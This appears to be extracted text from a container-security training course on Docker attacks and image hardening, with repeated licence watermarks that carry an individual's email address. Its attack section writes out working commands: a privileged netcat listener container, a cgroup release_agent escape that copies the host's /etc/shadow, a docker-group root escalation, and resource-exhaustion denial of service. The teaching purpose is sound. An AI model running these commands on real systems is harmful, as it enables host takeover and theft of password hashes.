We can try dumping the password hashes from */etc/shadow* and use rainbow tables to get the passwords of users on the host machine. We can add an entry into the */etc/shadow* file to create a new user, and pretty much anything that is possible through the host's root filesystem.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore the attacks on docker daemon, and the kernel.

Docker Daemon Attack

- By default, docker daemon uses the unix socket docker.sock that listens locally
- Docker daemon can be configured to accept external requests:
 - Default TCP port is 2375
 - Default TLS port is 2376
- By default, docker daemon's API works without authentication
- Access to docker daemon's API could result in a complete system compromise

Docker daemon by default uses the unix socket named docker.sock that listens only locally. So by default docker daemon is only accessible from the machine where it is running. Docker daemon does not accept connections external to the machine where docker daemon resides.

However, for many reasons such as manageability of containers from a centralized location, sometimes docker daemon is configured to accept external requests.

When configured to accept external requests, docker daemon in its default configuration listens on the TCP port 2375, and the TLS port 2376.

Letting docker daemon listen on port 2375 is not a very good idea because we lose the security benefits of Transport Layer Security (TLS). And configuring docker daemon on the TLS port 2376 would require additional tasks of procuring TLS certificates, and configuring the docker daemon to use the trusted TLS certificates.

Often times, docker daemon accepting external requests, does not have any authentication, unless explicitly configured.

When an attacker has access to docker daemon, it usually indicates a full system compromise, because with access to docker daemon, we can not only control containers, but also create and run malicious images to perform harmful activities that are only bound by the attacker's imagination, and the level of privileges that was gained. Speaking of privileges, docker containers by default run as root, and docker daemon also runs as a root user.

As an adversary, if you have access to a developer or a devops machine, and if the compromised user belongs to the docker group, then the adversary can push and run malicious images. Users are normally added to docker group for convenience reasons. To stop attacks like these, that can originate from compromised employee laptops,

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

before images are pushed to a registry, there needs to be a peer review process such as pull requests, and merge requests.

Only after a review, the build system would build the dockerfile, and store images in a registry.

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozaall@gmail.com-BC1C405A

Observing docker.sock with socat

How does docker cli communicate with docker daemon?

```
# Install the socat tool  
$ apt update && apt install socat  
  
# Start socat to create a new socket ds.sock that will observe docker.sock  
$ socat -v UNIX-LISTEN:/tmp/ds.sock,fork UNIX-CONNECT:/var/run/docker.sock  
  
# Open a new terminal, and docker pull alpine with -H (host) as ds.sock  
$ docker -H unix:///tmp/ds.sock pull alpine  
  
# Observe the communications on the terminal where socat is running  
# On the other terminal, list docker images with -H (host) as ds.sock  
$ docker -H unix:///tmp/ds.sock images  
  
# Observe the communications on the terminal where socat is running
```

To better understand how docker cli communicates with docker.sock, we can use a third party tool called socat to observe communications between the docker cli, and the docker.sock.

After installing socat, we create a new socket named *ds.sock* that will listen for connections on *docker.sock*.

While socat is listening, we open a new terminal and point docker cli to the new docker *unix:///tmp/ds.sock* using the -H option, then pull an alpine image. -H option in docker cli indicates a host to connect to.

While an alpine image is being pulled, we can observe the communications happening on the docker.sock via socat. You can also try pulling a heavy image like nginx, or ubuntu, and observe communications on the dock.sock via socat.

Daemon Port Scan

Are they open?

```
# Scan for the existence of docker daemon
$ docker run --rm uzyexe/nmap -p 2375,2376 devsecops-box-
NZve8vg8.lab.practical-devsecops.training

Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-10 07:24 UTC
Nmap scan report for devsecops-box-NZve8vg8.lab.practical-devsecops.training
(178.79.147.192)
Host is up (0.000083s latency).
rDNS record for 178.79.147.192: labs.node.labs.consul

PORT      STATE    SERVICE
2375/tcp  open     docker
2376/tcp  closed   docker

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

We can use tools like *nmap* to run a port scan on a machine to find out if docker daemon is running or not. When using *nmap* you might want to explicitly specify ports 2375, and 2376 using the *-p* option of *nmap*, or instruct *nmap* to scan for all ports using the option *-p 1-65535*.

An open port simply means docker daemon is listening, but it might not necessarily mean that the docker daemon is accessible from the internet. It might be the case, but secure deployments use a firewall, IP whitelisting, VPNs to be able to connect to docker daemon externally.



Scan the Container Host for Security Weaknesses

Time: **15 mins**

Docker daemon runs on the host operating system to provide management interface to manage and run containers; Weaknesses in docker daemon could be exploited to take over containers.

In this exercise, we will learn how to scan the container host for security weaknesses. Let's complete this exercise, and come back.

Expose Daemon on port 2375

Exposing docker daemon only on the local host.

```
# Edit the /etc/docker/daemon.json file to listen on localhost tcp port 23275
$ sudo nano /etc/docker/daemon.json

{
  "hosts": ["unix:///var/run/docker.sock", "tcp://127.0.0.1:2375"]
}

# Load and apply the new docker daemon configuration
$ systemctl daemon-reload
$ systemctl restart docker
```

To expose docker daemon to listen on localhost port 2375, we add configuration to the /etc/docker/daemon.json file.

Instead of the localhost's ip address 127.0.0.1, if we use 0.0.0.0, then docker daemon would listen on any IP address including the IP addresses that might potentially expose the docker daemon to the internet, which can prove to be very dangerous.

After updating the /etc/docker/daemon.json , we would have to do a *systemctl daemon-reload*, and *systemctl restart docker* to apply the configuration changes.

Remember these?

Let us see ways of interacting with the containers

```
# List containers by calling API via unix socket
$ curl --unix-socket /var/run/docker.sock http://localhost/containers/json

# Create container
$ curl -XPOST --unix-socket /var/run/docker.sock -d '{"Image":"nginx"}' -H
'Content-Type: application/json' http://localhost/containers/create

# Pull an image
# curl -XPOST --unix-socket /var/run/docker.sock http://localhost/images/
create?fromImage=nginx&tag=latest
$ docker pull nginx

# Create the container
$ curl -XPOST --unix-socket /var/run/docker.sock -d '{"Image":"nginx"}' -H
'Content-Type: application/json' http://localhost/containers/create

# Start the container
$ curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/
$id/start
```

By default docker daemon listens on docker.sock. Containers can sometimes mount /var/run/docker.sock from the host to itself. Instances where /var/run/docker.sock from the host is available for the docker container, the container can actually use docker APIs to communicate directly with the docker daemon.

We can pull, create, and run containers on the host, or perform even more nefarious activities such as running malicious containers.

Lets start a container with privileges

Equivalent to --privileged

```
# List containers by calling API via unix socket
$ curl http://localhost:2375/containers/json

# Pull an image
$ curl -X POST 'http://localhost:2375/images/create?
fromImage=alpine&tag=latest&tag=latest'

# Create the container
$ curl -X POST -d '{"Image":"alpine","Cmd": ["apk update && apk add nc -l -p
4444"], "HostConfig": {"PortBindings": { "4444/tcp": [ {"HostPort": "4444"} ]}}, "Privileged": true}' -H 'Content-Type: application/json' http://
localhost:2375/containers/create

# Start the container
$ curl -X POST http://localhost/containers/
60da5c09c5e083f89df91fc7315974cef5cdb022bc6386b351583a2229338c39/start

# Inspect it
docker inspect
b88b49b833b92f7fb2dcaba64b3f5e177054561eb0e386d6elac8885bad0f677 | grep -i
"priv"
```

With access to docker.sock, we can create *privileged* containers that would run netcat, and listen for external connections. An adversary can then use malicious containers as a reverse shell that can be accessed from anywhere on the network.

As you see, access to docker daemon with exposed *docker.sock* or exposed insecure TCP ports can prove to be very dangerous.

DOS Attacks

- The default behavior of the docker allows a malicious/misbehaving container to consume all the available resources in the system.
- This can lead to the denial of service (DOS) attacks and can even crash the system entirely, taking down the other containers with it.

By default docker does not enforce any limits on the resources a container can consume which makes docker prone to Denial of Service attacks, as one malicious container can be a noisy neighbor and consume all CPU, memory, and other resources causing a denial of service to other containers on the docker daemon.

Stress tool

- Stress tool:
 - allows us to overwhelm the system
 - can be used to check the performance of a system
 - can also be used to abuse our systems

Denial of Service attacks could come in many ways, and we will use a tool called Stress that would allow us to intentionally consume system resources to abuse our system. Stress tool is also used to check performance. Stress tool allows us to overwhelm the system to check performance of a system.

Stress the Container

Stress the container to consume more than the allowed memory limit.

```
# Run an ubuntu container with memory limits, and drop in to a shell
$ docker run -it --memory=2G --memory-swap=1G ubuntu /bin/bash

# Install the stress tool
$ apt-get update && apt-get install stress

# Stress the container
$ stress -m 2 --vm-bytes 4G --timeout 30
```

In this example, we will learn how to use the *stress* tool to stress a container.

We will start off by running an ubuntu container with 2 GB of memory limit. Once inside the container, we will install the *stress* tool.

And then start stressing the container to try and consume more than 4 GB of memory.

In the stress tool, the *-m* option spawns 2 workers, *--vm-bytes* option simply means the amount of memory we want to consume which is 4 GB, finally the *--timeout* option specifies to stop the stress tool after 30 seconds.

Docker socket Misconfigurations

- In some cases, we might want to mount the docker socket inside the container. May be to manage the containers running on the host e.g portainer.
- If an attacker gains access to this container, he literally has root access.



There are many occasions where we might want to mount `docker.sock` as a volume inside the container.

For example, container management systems like portainer are shipped as containers themselves. So if we want to run a portainer container which would manage other container on the system, then portainer needs `docker.sock` to be mounted.

Similarly, docker-bench-security is a tool that checks docker deployments for industry standard benchmarks, and docker-bench-security also ships as a container. So if we want to run docker-bench-security as a container to test our docker deployment for security best practices, then we need to mount `docker.sock`.

So, there are valid use cases to mount `docker.sock` inside a container, but we should be aware of the security implications that if we mount `docker.sock` then the container has privileged access to the docker daemon.

Docker Socket Misconfigurations

Abusing exposed socket.

```
# Run two nginx containers
$ docker run --name nginx1 -d nginx
$ docker run --name nginx2 -d nginx

# Run ubuntu container with security misconfiguration of mounting docker.sock
$ docker run -it -v /var/run/docker.sock:/var/run/docker.sock ubuntu:latest sh

# Install docker on the ubuntu container
$ apt-get update ; apt-get install docker.io -y

# Check if docker is installed
$ docker --version

# List the running containers
$ docker ps

# Stop the nginx1 container
$ docker stop nginx1
```

To demonstrate docker socket misconfigurations, let's run two nginx containers named nginx1, and nginx2.

Then, we will run an ubuntu container mounting `/var/run/docker.sock` from the host to `/var/run/docker.sock` inside the container, and drop in to a shell.

Install docker on the ubuntu container with `apt-get`.

Once the `apt-get install docker.io` command completes, let's check if docker is installed properly by querying the `docker --version` and trying to list the running containers. Then, we can go ahead and stop the `nginx1` container.

So, mounting `docker.sock` gives unfettered access to the docker daemon running on the host.

Risk of docker group

- For the convenience people add user's id to the docker group.
- Users in docker group have root privileges.
- Essentially this is the easiest Privilege Escalation vulnerability.



Docker daemon runs as root. By default docker cli users the unix socket to communicate with docker daemon. The unix socket is owned by the root user. Hence, in most linux installations, to use docker cli commands such as docker ps, docker images, docker run, and so on, we would need to prefix with sudo.

For the convenience of developers, that is in order to not type sudo for every docker command, the recommended practice is to create a group named docker, and add developers in to that docker group.

The caveat of that convenience, is that the users added to the docker group has root privileges. And with root privileges, there are higher dangers. So, protecting developer machines, and developer accounts with Identity and Access Control systems is critical.

Risk of docker group

Privilege escalations with docker group.

```
# Verify if the current user belongs to the docker group
$ id

# Run the makemeroor container and escalate to root privileges in the host
$ docker run -v /:/host hysnsec/makemeroor

# Try and change the password of the root user in the host
passwd
```

Developers added to the docker group has root privileges. We can use the *id* command to verify if the developer is added to the *docker* group. Then we can run a specialized container meant for privilege escalation named *makemeroor*.

After we are inside the container, we would have access to the host's root file system, and we can change the password of root user in the host, dump password hashes from /etc/shadow file and perform all the activities that a root user can perform on the host system.

Any action that is performed inside the *makemeroor* container would have direct impact on the host, because the *makemeroor* container operates directly on the host's root file system.

You can review the commands inside the *makemeroor* container by using the *docker history* command, or using tools like *dive*.

Container Break Outs

- With misconfigurations such as `--privileged` and `docker.sock` we can break out of containers to the host
- Without misconfigurations, container breakouts are also possible



As we have seen in earlier `--privileged` example, it's not so difficult to break out of containers and do something malicious if things are not configured properly. With some black magic, you can also escape out of the containers.

Let's see an example of such a misconfiguration that leads to container escape using the cgroup's release agent feature.

Container Breakouts

Refer to: <https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/>

```
docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined
ubuntu bash

mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/
cgrp/x
echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*/perdir=\([^\,]*\).*/\1/p' /etc/mtab` 
echo "$host_path/cmd" > /tmp/cgrp/release_agent
echo '#!/bin/sh' > /cmd
echo "cat /etc/shadow > $host_path/shadow" >> /cmd
chmod a+x /cmd
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"

cat /shadow
```

The container breakout example here is based on edge case scenarios where there are additional capabilities enabled, and certain security settings are disabled.

Docker by default adds only 14 capabilities to a container, and `SYS_ADMIN` capability is not one of them. Docker also creates a default apparmor profile named `docker-default` in the `tmpfs` directory.

This particular example explicitly changes those default configurations. The ubuntu container adds `SYS_ADMIN` capabilities and disables apparmor profile. While these are edge case scenarios, similar deployments are not very uncommon.

Once inside the ubuntu container, we are abusing the notification functionality of the `release_agent` and the way groups work, to escalate privileges to the host. The reason we call this code black magic is because of the complexity involved in the script, and for more information please read the reference link.


Privilege Escalation Attack

- Daemon Listens on 2375 and 2376(tls)
- Access to docker group
- --privileged containers
- Mount the filesystem and crack the passwords or overwrite the binaries

To summarize, privilege escalation attacks are very common.

Some of the common ways privilege escalation happens are through:

- insecurely exposed docker ports 2375, and 2376
- gaining access to the a developer machine who is a part of the docker group
- --privileged containers
- mounting the root's filesystem via *chroot* and other mechanisms



The use of `--privileged` flag is very common, and if we search hub.docker.com for examples of containers that require the `--privileged` flag, there is no dearth of containers.

Module 3 Summary

In this chapter, we have discussed the various attack vectors and how to use them practically

Image Based Attacks

We learnt to review security issues in container Images

Host Attacks

Discussed the security best practices to keep in mind while hardening docker hosts

Container Attacks

We have also discussed how container configurations can lead to attacks

Registry Attacks

We have also seen how insecure registries can lead to attacks

Daemon Attacks

We have seen how improperly configured daemon can lead to exploitation

Privilege Escalations

We explored the nitty gritty details of the container ecosystem

In this module we discussed about the image based attacks, misconfigured docker registries, container based attacks exploiting namespaces, abusing privileged mode containers, docker daemon based attacks through port scanning, abusing docker.sock, Denial of service attacks, risks of adding users to docker groups, container breakout, and privilege escalation techniques.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

4

Defending Containers and Containerized Apps on Scale


In this module, we will learn how to find, validate and manage the attack surface of container ecosystem.

In this module, we will learn how to find, validate and manage the attack surface of container ecosystem. We will start with Image security, then move on to container security, docker daemon security, docker registry security, and finally conclude with security the docker host.




Let's start by exploring techniques that will allow us to secure Images through Static Analysis, or Static Application Security Testing as it is called in the DevSecOps parlance.

Attack Surface for Docker




Predominantly, docker attacks originate from docker images, and from running containers on the docker server. The images can be built, and stored by various means such as in house registry, or the docker server attacks could originate through running container, from the docker daemon, or from the host system itself.

How to deal with Attack Surface?



To secure docker images, we can perform static analysis on the images, and the docker file itself. Static analysis is often referred to as linting, so statically analyzing a dockerfile is called docker linting.

To secure the docker server, we can perform dynamic analysis on the container, docker daemon, and the host system itself.




Most docker images are built based on an operating system as a base, whether it is alpine, or ubuntu, or centos. While building a docker image we would also be downloading packages from maven, ruby gems, python pip, npm, and so on.

So, largely a container is made up of:

- Base OS image as the first layer
- Application dependencies or packages as the second layer
- Application code, and binaries as the third and subsequent layers

Most scanners that are available for scanning docker images, scan for vulnerabilities or CVEs in the operating system base images, they don't scan for vulnerabilities in the application dependencies, or third party packages. So, while choosing a scanner or a set of scanners, we should be cognizant to cover the entire gamut of CVE scanning including the OS base images, third party dependencies.

Image scanning solutions should also scan for secrets and malware in the image layers, but more than in the later sections.



Let's break down the Image Security further.

We are building an image through a dockerfile, and we can perform static analysis on the dockerfile to ensure we are following security best practices. Static analysis is also commonly known as linting.

Then we can perform static analysis on the image itself to find out whether the base operating system has vulnerabilities or known CVEs.

Then we can move to perform static analysis (or software composition analysis) on third party libraries that our containerized application consumes.

From an application source code side of things, we can perform static analysis on our python, or ruby, or java code base to ensure we are free from common weakness such as SQL injection, or Remote Code Execution, and common weaknesses alike.

Three ways to reduce the size



Smaller Base Images



Distroless Image



Scratch Image

Securing any system starts with securing the attack surface.

When it comes to docker images, bigger size images are a security risk as they increase both potential security vulnerabilities and widen the surface area for an attack. Think about an alpine base image that is 5 MB in size, and think about an ubuntu base image that is 150 MB in size.

More the image size means more functionalities, which means more inbuilt utilities in the base image, which also means more third party packages in the base image, which in principle and practice eventually leads to multiple avenues of attack.

We can reduce images size by using cautiously consuming or starting our images based on smaller base images.

We can also explore distroless images, which strips down the base image to a bare minimum required operating system files.

We can also start writing images *FROM SCRATCH*. Although scratch images are usually used to build other images.

Building Secure Container Images

- Choose **smaller base images** like Alpine
 - Reduces unnecessary software
 - Improves performance
- Lint Dockerfile and follow best practices to catch any issues
- Big images like Centos, Debian or Ubuntu can't be avoided for special cases like ELK

There are many activities, and techniques that can be performed in building container images securely.

The first step is to choose a smaller base image for our docker image. Smaller base images typically have less bloat and less software thus reducing the attack surface by not installing unnecessary software. Minimal base images also improves performance and maintenance. Many prefer alpine as base image in the industry, which is only 5 mega bytes.

Having said that, Centos, Debian or Ubuntu images that are relatively larger can't be avoided for special cases like ELK.

The next step we can do is to statically analyze (also called as linting) Dockerfile to catch security misconfigurations. There are various tools that perform static analysis on Dockerfile, we will explore many of them in the upcoming sections, and in the labs.

Building Secure Container Images

- **Distroless** Docker images contain only your application and its runtime dependencies without the bloat (package managers, shells etc.,)
 - Improves security by reducing security issues
 - Smaller when compared to ubuntu and alpine, e.g., 2MB Debian image
 - Reduces supply chain attacks using cosign - <https://github.com/sigstore/cosign>
 - There's a seminal work from Jerome Petazzoni to reduce the size using Distroless and scratch images [available here](#)

jpetazzo.github.io.

The bleeding edge in creating secure docker images is Distroless.

Distroless Docker images contain only your application and its runtime dependencies without the bloat (package managers, shells etc.,).

Distroless images are smaller when compared to ubuntu and alpine, e.g., 2MB Debian image. Distroless images also reduces supply chain attacks using cosign which is a container signing technology.

To learn more about Distroless and scratch images, refer to the seminal work by Jerome Petazzzone on the website jpetazzo.github.io.

Building Secure Container Images

- **Scratch Image** is a minimal image in Docker that:
 - Does not contain anything
 - Is used to create other base images or other minimal images
 - Can't be downloaded or pulled, or tagged
 - Is used to create statically compiled images like golang, or c binaries.

```
FROM scratch
ADD file /
CMD ["/file"]
```

Scratch Image is a minimal image in Docker that doesn't contain anything, that is it is empty.

Scratch image is used to create other base images or other minimal images.

You can't download, pull, run or tag a scratch image, and the word scratch is a reserved word so you can't use it or tag some images with the name scratch.

Typically you will only see the word SCRATCH used inside the Dockerfile.

